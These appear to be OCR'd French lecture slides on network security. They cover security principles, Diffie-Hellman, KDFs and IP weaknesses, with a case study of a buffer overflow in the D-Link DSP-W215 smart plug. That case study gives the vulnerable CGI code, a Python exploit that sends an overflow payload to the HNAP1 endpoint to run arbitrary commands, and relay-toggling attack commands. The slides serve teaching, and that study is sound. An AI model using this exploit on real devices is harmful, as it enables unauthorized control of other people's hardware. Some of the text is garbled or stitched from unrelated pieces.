
KECCAK "store(string)" =
131A068074A19BB6FC469C4
483FC873D8DB01507CB2E22
95A0F34ECA4D68235B

https://github.com/ethereum/go-ethereum/wiki/Contracts-and-Transactions

https://solidity.readthedocs.io/en/develop/abi-spec.html

```
131a0680 the Method ID. This is derived as the first 4 bytes of the Keccak hash of function ASCII name
0000000000000000000000000000000000000000000000000000000000000020    // Offset of the parameter = 32
000000000000000000000000000000000000000000000000000000000000000d    // String lentgh= 13
48656c6c6f20576f726c6420210000000000000000000000000000000000000000    // string
```

Contract Transaction



Exemple de Buffer Overflow

Une ePrise

Passez la souris sur l'image pour zoomer

D-Link DSP-W215/FR Prise intelligente

de D-link

★★★☆☆ ▾ 25 commentaires client | 3 questions ayant reçu une réponse

Prix : EUR 34,99 LIVRAISON GRATUITE Détails

Tous les prix incluent la TVA.

En stock.

Voulez-vous le faire livrer le samedi 16 jan.? Commandez-le dans les **2 h et 34 mins** et choisissez la **Livraison en 1 jour ouvré** au cours de votre commande. En savoir plus.

Expédié et vendu par Amazon. Emballage cadeau disponible.

20 neufs à partir de EUR 34,99 1 d'occasion à partir de EUR 41,77

- Description du produit: D-Link Prise intelligente
- Largeur: 3,93 cm
- Profondeur: 6,6 cm
- Hauteur: 11,7 cm

› Voir plus de détails

The « Moon » worm

Home Network Administration Protocol (**HNAP**) is a proprietary network protocol invented by Pure Networks, Inc. and acquired by Cisco Systems which allows identification, configuration, and management of network devices. HNAP is based on SOAP

2014 HNAP is used by "The Moon" worm which infects Linksys routers.

Hacking the D-Link DSP-W215 Smart Plug
http://www.devttys0.com/2014/05/hacking-the-d-link-dsp-w215-smart-plug/

http://logos.cs.uic.edu/366/notes/mips%20quick%20tutorial.htm

```
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
 xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <GetDeviceSettingsResponse xmlns="http://purenetworks.com/HNAP1/">
      <GetDeviceSettingsResult>OK</GetDeviceSettingsResult>
      <Type>GatewayWithWiFi</Type>
      <DeviceName/>
      <VendorName>D-Link</VendorName>
      <ModelDescription>Wireless N150 Travel Router</ModelDescription>
      <ModelName>DSP-W215A1</ModelName>
      <FirmwareVersion>1.00b23</FirmwareVersion>
      <FirmwareRegion>DEF</FirmwareRegion>
      <HardwareVersion>A1</HardwareVersion>
      <PresentationURL>/st_device.htm</PresentationURL>
      <SOAPActions>
        <string>http://purenetworks.com/HNAP1/GetDeviceSettings</string>
        <string>http://purenetworks.com/HNAP1/SetDeviceSettings</string>
        <string>http://purenetworks.com/HNAP1/IsDeviceReady</string>
        <string>http://purenetworks.com/HNAP1/SetMultipleActions</string>
        <string>http://purenetworks.com/HNAP1/GetFirmwareState</string>
        <string>http://purenetworks.com/HNAP1/DoFirmwareUpgrade</string>
        <string>
          http://purenetworks.com/HNAP1/GetFirmwareValidation
        </string>
        <string>
          http://purenetworks.com/HNAP1/StartFirmwareDownload
        </string>
        <string>
          http://purenetworks.com/HNAP1/PollingFirmwareDownload
        </string>
        <string>http://purenetworks.com/HNAP1/GetFirmwareStatus</string>
        <string>http://purenetworks.com/HNAP1/SetFactoryDefault</string>
        <string>http://purenetworks.com/HNAP1/GetNetworkStats</string>
```



Certaines commandes ne sont pas authentifiées


Procédure de lecture du buffer de http POST

HNAP1 => /www/my_cgi.cgi"

```
int content_length, i;
char *content_length_str;
char post_data_buf[500000];
C
ontent_length = 0;
content_length_str = getenv("CONTENT_LENGTH");
 if(content_length_str)
{  content_length = strtol(content_length_str, 10);}
 memset(post_data_buf, 0, 500000);

for(i=0; i<content_length; i++)
{   post_data_buf[i] = fgetc();}
```






```
import sys
import urllib2

command = sys.argv[1]

buf =  "D" * 1,000,020
buf += "\x00\x40\x5C\xAC"
buf += "E" * 0x28
buf += command
buf += "\x00"
 z
req = urllib2.Request("http://192.168.0.60/HNAP1/",
buf)
print urllib2.urlopen(req).read()
```


```
.text:00405CAC        la      $t9, system
.text:00405CB0        la      $s1, 0x440000
.text:00405CB4        jalr    $t9 ; system
.text:00405CB8        addiu   $a0, $sp, 0x28    # command
```

system($sp+0x28);

Commande d'attaque

```
/var/sbin/relay 1    # Turns outlet on
/var/sbin/relay 0    # Turns outlet off
```

Sécurité & Réseaux


Principes de sécurité


- L'identification (identity).
  - L'utilisateur d'un système ou de ressources diverses possède une identité (une sorte de clé primaire d'une base de données) qui détermine ses lettres de crédits (credential) et ses autorisations d'usage. Cette dernière peut être déclinée de multiples manières, compte utilisateur (login) d'un système d'exploitation ou techniques biométriques empreinte digitale, empreinte vocale, schéma rétinien…
- L'authentification (authentication).
  - Cette opération consiste à faire la preuve de son identité. Par exemple on peut utiliser un mot de passe, ou une méthode de défi basée sur une fonction cryptographique et un secret partagé. L'authentification est simple ou mutuelle selon les contraintes de l'environnement.
- La confidentialité (privacy).
  - C'est la garantie que les données échangées ne sont compréhensibles que pour les deux entités qui partagent un même secret souvent appelé association de sécurité (SA). Cette propriété implique la mise en oeuvre d'algorithmes de chiffrements soit en mode flux (octet par octet, comme par exemple dans RC4) soit en mode bloc (par exemple par série de 8 octets dans le cas du DES).
- L'intégrité des données (MAC, Message AuthentiCation).
  - Le chiffrement évite les écoutes indiscrètes, mais il ne protège pas contre la modification des informations par un intervenant mal intentionné. Des fonctions à sens unique (encore dénommées empreintes) telles que MD5 (16 octets) ou SHA1 (20 octets) réalisent ce service. Le MAC peut être associé à une clé secrète (HMAC(Message,clé), Keyed-Hashing for Message AuthentiCation).
- La non-répudiation.
  - Elle consiste à prouver l'origine des données. Généralement cette opération utilise une signature asymétrique en chiffrant l'empreinte du message avec la clé RSA privée de son auteur (RSA(Empreinte(Message))).
- On cite parfois un sixième attribut relatif à la sûreté de fonctionnement (disponibilité, résilience) du système.

De la confiance (TRUST)

- **La confiance est une relation sans propriétés particulières.**
  - *Réflexivité*, ai-je confiance en moi-même (pas dans tous domaines).
  - *Symétrie*, je fais confiance au pilote de l'avion ou au chirurgien, la réciproque n'est pas forcément vraie.
  - *Transitivité*, j'ai confiance dans le président, le président a confiance en la présidente, je n'ai pas obligatoirement confiance dans la présidente.
- **Les infrastructures PKI supposent une transitivité de la relation de confiance. Le client du réseau et un serveur d'authentification partagent une même autorité de certification (CA), qui crée une classe de confiance basée sur une relation R (R signifiant= «fait confiance à»).**
  - (Client R CA) ET (Serveur R CA) => (Client R Serveur)

La sécurité appliquée aux réseaux





Comment sécuriser une pile réseau ?

- **PHY- Le chiffrement au niveau physique sur des liaisons point à point.**
  - Par exemple cryptographie quantique (PMD), saut de fréquences pseudo aléatoire, ou chiffrement 3xDES du flux octets (une méthode couramment déployée par les banques). Dans ces différentes procédures les clés sont distribuées manuellement.
- **MAC- Confidentialité, intégrité de données, signature de trames MAC.**
  - C'est la technique choisie par les réseaux sans fil 802.11. La distribution des clés est réalisée dans un plan particulier (décrit par la norme IEEE 802.1x). Dans ce cas on introduit la notion de contrôle d'accès au réseau LAN, c'est à dire à la porte de communication avec la toile d'araignée mondiale. C'est une notion juridique importante, le but est d'interdire le transport des informations à des individus non authentifiés (et donc potentiellement criminels…)
- **TCP/IP- Confidentialité, intégrité de données, signature des paquets IP et/ou TCP.**
  - C'est typiquement la technologie IPSEC en mode tunnel. Un paquet IP chiffré et signé est encapsulé dans un paquet IP non protégé. En effet le routage à travers l'Internet implique l'analyse de l'en tête IP, par les passerelles traversées. IPSEC crée un tunnel sécurisé entre le réseau d'accès et le domaine du fournisseur de service. On peut déployer une gestion manuelle des clés,ou des protocoles de distribution automatisés tels que ISAKMP. La philosophie de ce protocole s'appuie sur la libre utilisation du réseau d'accès ce qui n'est pas sans soulever des problèmes juridiques. Par exemple des criminels protègent leurs échanges de données, il est impossible aux réseaux traversés de détecter leur complicité dans le transport d'informations illégales.
- **ADDON- Insertion d'une couche de sécurité additive assurant la protection d'application telles que navigateurs WEB ou messageries électroniques.**
  - Par exemple le protocole SSL basé sur la cryptographie asymétrique réalise cette fonction. Généralement ce dernier conduit une simple authentification entre serveur et client. Il utilise un secret partagé (Master Secret) à partir duquel on dérive des clés de chiffrements utilisées par l'algorithme négocié entre les deux parties. Par exemple dans le cas d'une session entre un navigateur et un serveur bancaire, le client authentifie son service bancaire. Une fois le tunnel sécurisé établit le client s'authentifie à l'aide d'un login et d'un mot de passe. Il obtient alors une identité temporaire associée à un simple cookie.
- **APPLICATION- Gestion de la sécurité par l'application elle même.**
  - Ainsi le protocole S-MIME réalise la confidentialité, l'intégrité et la signature des contenus critiques d'un message électronique.


Quels objectifs ?

- **MAN – WAN**
  - Deux classes de réseaux selon que les bandes de fréquences soient soumises à licence ou non, par exemple Wi-Fi et WiMobile (IEEE 802.16e)
  - Contrôle des accès, généralement avec une infrastructure centralisée (AAA, Authentication Authorization Accounting)
  - Confidentialité, non répudiation (signature des trames)
  - **Assurer la rentabilité financière du service**
- **WLAN**
  - Réseaux privés ou d'entreprises
  - Contrôle des accès
  - Confidentialité, non répudiation
  - **Contrôler les accès aux réseau de l'entreprise, éviter la fuite d'information.**
- **WPAN**
  - Réseaux personnels.
  - Appairage entre terminaux et périphériques.
  - **Obtenir une architecture fonctionnelle, éviter la fuite d'information**

Quelles architectures ?

- **Clés symétriques distribuées manuellement**
  - Out Of Band
  - Pas de serveur d'authentification centralisé
- **Clés symétriques distribuées automatiquement**
  - Serveur d'authentification centralisé
- **Vecteurs d'authentification**
  - GSM, UMTS
  - Serveur d'authentification central ou réparti
- **Architecture basée sur des clés asymétriques**
  - Distribution de certificats et de clés RSA privées
  - Architecture répartie ou centralisée
  - Problème de la révocation


Canal Sécurisé



Canal Sécursé

- La procédure d'authentification d'une paire d'entités informatiques, parfois dénommée phase d'autorisation, consiste typiquement à échanger les identités (IDTA et IDTB) d'un couple d'interlocuteurs (appelés client/serveur ou initiateur/répondeur), deux nombres aléatoires (RA, RB) formant un identifiant unique de la session, puis d'effectuer un calcul.
- Ce dernier produit, à l'aide d'une valeur secrète (KS) un secret maître (KM), à partir duquel on déduit des clés de chiffrement (KC) et d'intégrité (KI) permettant de créer un canal sécurisé.
- Dans un contexte de cryptographie symétrique la clé KS est distribuée manuellement ; dans un contexte de cryptographie asymétrique la clé KS sera par exemple générée par A, mais chiffrée par la clé publique (e,n) de B (Ks^e mod n).
- La protection de l'identité est une préoccupation croissante avec l'émergence des technologies sans fil. Il existe divers mécanismes permettant d'obtenir cette propriété avec des degrés de confiance divers, par exemple grâce à la mise en œuvre de pseudonymes (tel que le TIMSI du GSM), du protocole de Diffie-Hellman, ou du chiffrement de certificats par la clé publique du serveur.

Mécanismes de base



Création d'un secret partagé Diffie-Hellman

- Un générateur g de Z*/nZ (avec n premier) est tel que
  - $\forall x \# 0 \ \exists i \ g^i = x \pmod n$.
- Il existe $\varphi(n-1)$ solutions.
- Exemple n=5, g=3
  - $g^1 = 3$, $g^2 = 4$, $g^3 = 2$, $g^4 = 1$
- x est une clé privé, g^x est une clé publique
- Un échange DH permet de construire dynamiquement un secret partagé Ks, $Ks = g^{xy} = (g^x)^y = (g^y)^x$
- Hugo Krawczyk a introduit la notion de *Randomness Extractor* (XTR)
  - *Source Key Material*, $SKM = g^{xy}$
  - L'entropie de SKM ($\log_2 1/p(SKM)$) n'est pas forcément constante
  - XTR= PRF(RA|RB, SKM) = HMAC(RA | RB, SKM)
  - L'entropie de XTR est proche d'une constante

PRF et KDF, selon NIST Special Publication 800-108

- **PRF**
  - Une procédure qui génère une suite d'octets pseudo aléatoire de longueur k bits.
  - PRF(s, x)
    - HMAC(key,x), CMAC(key,x)
- **Mode KDF compteur**
  - i compris entre 1 et L/k
  - *KDF(i) = PRF (K, i | Label | 0x00 | Context | L)*
- **Mode KDF feedback**
  - i compris entre 1 et L/k
  - *K(i) = PRF (K, K(i-1) | i | Label | 0x00 | Context | L)*

Création d'un secret partagé RSA

- C'est par exemple la procédure mise en œuvre par SSL
- Création d'un secret, PMS (Pre-Master-Secret)
- Calcul d'un Master Secret (MS)
  - MS = KDF(PMS, RA | RB | Label)
- Calcul des clés Kc, Ki
  - Clés = KDF (MS, RA | RB | Label)

Les faiblesses du protocole IP

Les faiblesses du protocole IP 1/2


- **Par nature un réseau est sensible au déni de service, au niveau physique (brouillage divers…) ou logique (destruction/modification des paquets ou des trames).**
- **Le protocole ARP (*Address Resolution Protocol)* réalise une correspondance entre une adresse MAC et une adresse IP.**
